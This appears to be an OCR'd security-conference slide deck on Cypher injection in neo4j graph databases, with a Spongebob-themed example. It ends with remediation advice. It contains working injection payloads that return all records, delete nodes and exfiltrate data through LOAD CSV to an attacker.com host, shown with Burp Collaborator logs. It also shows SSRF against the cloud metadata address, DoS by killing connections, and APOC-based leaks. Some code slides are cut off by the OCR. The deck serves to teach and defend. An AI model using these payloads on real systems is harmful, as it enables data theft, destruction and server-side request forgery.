Cypher Injection

The New “SQL Injection” We Aren’t Aware Of

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Whoami

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- AppSec-IL 2020 CTF Creators Team
- Hacker by title, dancer by soul
- Dog owner / dog owns me

Takeaways

- Cypher & Graph Databases
- Injection Time!
- Attack Escalation
- Remediation & Mitigation
- What Now - A New Era of Injections


CYPHER


What is Cypher?

(Open)**Cypher** Query Language **in simple words**

Cypher is commonly used in

Graph Databases


Relational Database



MySQL

Microsoft SQL Server

Graph Database



Lives at


Amazon Neptune


neo4j

Go Cypher!

Understanding Cypher Query


BIKINI
BOTTOM


WORKS_AT
COMPETITOR
WORKS_AT
FRIEND_OF
LIVES_AT
FRIEND_OF
COLLEAGUE
WORKS_AT
NEIGHBOR_OF
NEIGHBOR_OF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WORKS_A
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
Terms

Node **Relationship** **Node**



Variable **Label** **Property**

```
MATCH (c:Character {name:"Spongebob"})
RETURN c
```


Goodbye SELECT, Hello MATCH

Get all Characters:


```
MATCH (c:Character) RETURN c
```

Get Character by name:

```
MATCH (c:Character)
WHERE c.name = ‘Spongebob’ RETURN c
```



Injection Time!



SQL Injection

In A Nutshell

SQLi In A Nutshell

SELECT * FROM “characters” **WHERE** name = “Spongebob”

Spongebob -> Spongebob” OR 1=1--

SELECT * **FROM** “characters” **WHERE** name = “Spongebob” OR 1=1--”

id	*name*
0	Spongebob
1	Patrick
2	Sandy
3	Squidward

Iniciando el hackeo

Cypher Injection

Returning back to Cypher

MATCH By Name

```
MATCH (c:Character)
WHERE c.name = ' + USER_INPUT + ' RETURN c
```

Spongebob


```
MATCH (c:Character)
WHERE c.name = 'Spongebob' RETURN c
```

MATCH By Name Injection - Return All

```
MATCH (c:Charac
WHERE c.nam                    PUT + ' RETURN c

Spongebob'                                  //

MATCH (c:Cha
WHERE c.name                                -1 RETURN c//'
RETURN c
```




MATCH By Name Injection - Delete

```
MATCH (c:Character)
WHERE c.name = ' + USER_INPUT + ' RETURN c
```

```
Spongebob' DELETE c//
```

```
MATCH (c:Character)
WHERE c.name ='Spongebob' DELETE c//' RETURN c
```

DELETE EVERYTHING



MATCH By Name Injection - DELETE All

```
MATCH (c:Character)
WHERE c.name = ' + USER_INPUT + ' RETURN c
```

```
MATCH (c:Character)
WHERE c.name ='Spongebob'
MATCH (all:Character)
DELETE all//'
RETURN c
```

BuT We DoN’t SeE ThE QuErY!

RETURN c?

Character label?

Data Exfiltration

Leveraging LOAD CSV in neo4j

LOAD CSV

***import** data from CSV files.*

LOAD CSV FROM https://your-website/data.csv

Blind Injection

LOAD CSV
Comes To The Rescue!

Using LOAD CSV To Leak Labels

40	2021-Jul-08 09:35:01 UTC	HTTP	93
41	2021-Jul-08 09:35:01 UTC	HTTP	93
42	2021-Jul-08 09:35:02 UTC	HTTP	93

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex | \n | ≡

```
1 GET /Character HTTP/1.1
2 User-Agent: NeoLoadCSV_Java/11.0.8
3 Host:                                93.burpcollaborator.net
4 Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
```

Using LOAD CSV To Leak Properties

87	2021-Jul-08 15:06:42 UTC	HTTP
88	2021-Jul-08 15:06:43 UTC	HTTP
89	2021-Jul-08 15:06:42 UTC	HTTP


Description | Request to Collaborator | Response from Collaborator


Pretty | Raw | Hex | \n | ≡

```
1 GET /name HTTP/1.1
2 User-Agent: NeoLoadCSV_Java/11.0.8
3 Host:                                    89.burpcollaborator.net
4 Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
5 Connection: keep-alive
```

Using LOAD CSV To Leak Names

```
MATCH (c:Character)
LOAD CSV FROM 'https://attacker.com/'+c.name
AS b RETURN b//
```





More Damage

Attack Escalation

01

Denial-Of-Service

Preventing access to the database

02

SSRF & RFI

Accessing sensitive endpoints & files

03

Lateral Movement

Escalating to other machines


04

Alternatives

LOAD CSV alternatives In Neo4J & other databases

DoS - Leak & Kill Connections

```
CALL dbms.killConnections(["bolt-9276","bolt-9273"])
```



Drop Database

More Damage

SSRF Through Cypher Injection

Server-**S**ide **R**equest **F**orgery

SSRF + LOAD CSV

=


Leveraging LOAD CSV For SSRF

Server-Side Request Forgery

LOAD CSV FROM

http://169.254.169.254/latest/meta-data/secret

Vulnerable Server



Leak Secrets Through SSRF

```
app.get('/internal-api/keys.txt', async (req : Request<P, ResBody, ReqBody, ReqQuery> , res : Respo
```

2	2021-Jul-13 13:35:14 UTC	HTTP		upj
3	2021-Jul-13 13:44:08 UTC	HTTP		upj
4	2021-Jul-13 13:44:18 UTC	HTTP		upj
5	2021-Jul-13 13:44:50 UTC	HTTP		upj
6	2021-Jul-13 13:44:58 UTC	HTTP		upj

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex | \n | ≡

```
GET /Krabby Patty Secret Formula - DO NOT EXPOSE AT ANY CIRCUMSTANCES HTTP/1.1
User-Agent: NeoLoadCSV_Java/11.0.8
Host:                                  lupj.burpcollaborator.net
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

```

My 2 cents about our

Responsible Disclosure

LOAD CSV

APOC Plugin

LOAD CSV was blocked? Go APOC Library!

- Extension to Cypher Language
- Load, Import, Export procedure

LOAD CSV was blocked?
Go APOC Library! #2

```
"GET /data.json?leaked=Spongebob" "APOC Procedures for Neo4j"
"GET /data.json?leaked=Sandy" "APOC Procedures for Neo4j"
"GET /data.json?leaked=Mr.Crabs" "APOC Procedures for Neo4j"
"GET /data.json?leaked=Patrick" "APOC Procedures for Neo4j"
"GET /data.json?leaked=Squidward" "APOC Procedures for Neo4j"
```

Remediation & Mitigation

Remediation


Use Parameterized Queries

```
session.run("MATCH (c:Character)
WHERE c.name = $name RETURN c", {name: name})
```

```
session.run("MATCH (c:Character)
WHERE c.name  ' " + name  + " ' + RETURN c)
```

Mitigations

- RBAC support - users, roles & privileges
  - Read / write
  - Built-in granular roles - PUBLIC, reader, editor, publisher, … admin
  - Revoke privileges from roles
  - Hardening capabilities per-user
- Disable/blocklist Apoc procedures (neo4j.conf) (4.3)



A word about

redis Graph

Redis Graph


please add fine-grained access control #1614
Open
bionicles opened this issue on Mar 7, 2021 · 3 comments
bionicles commented on Mar 7, 2021 • edited
Contributor
thanks for making RedisGraph! it's starting to look really appealing since it's in the cloud service
would it be possible to add something like https://neo4j.com/docs/operations-manual/current/authentication-authorization/access-control/ for authorization?

What Now

- **Understand** how Cypher injections work - https://github.com/noypearl/cypher-playground
- **Fix** existing injections in your applications
- **Bug bounty** - hunt for bugs in Cypher
- **Reduce** attack surface
- **Profit**

Resources & Credits

- The Cypher Injection Saga Writeup - @Tempest Security
- https://github.com/morkin1792/CIWA

Try it yourself

https://github.com/noypearl/cypher-playground

@noypearl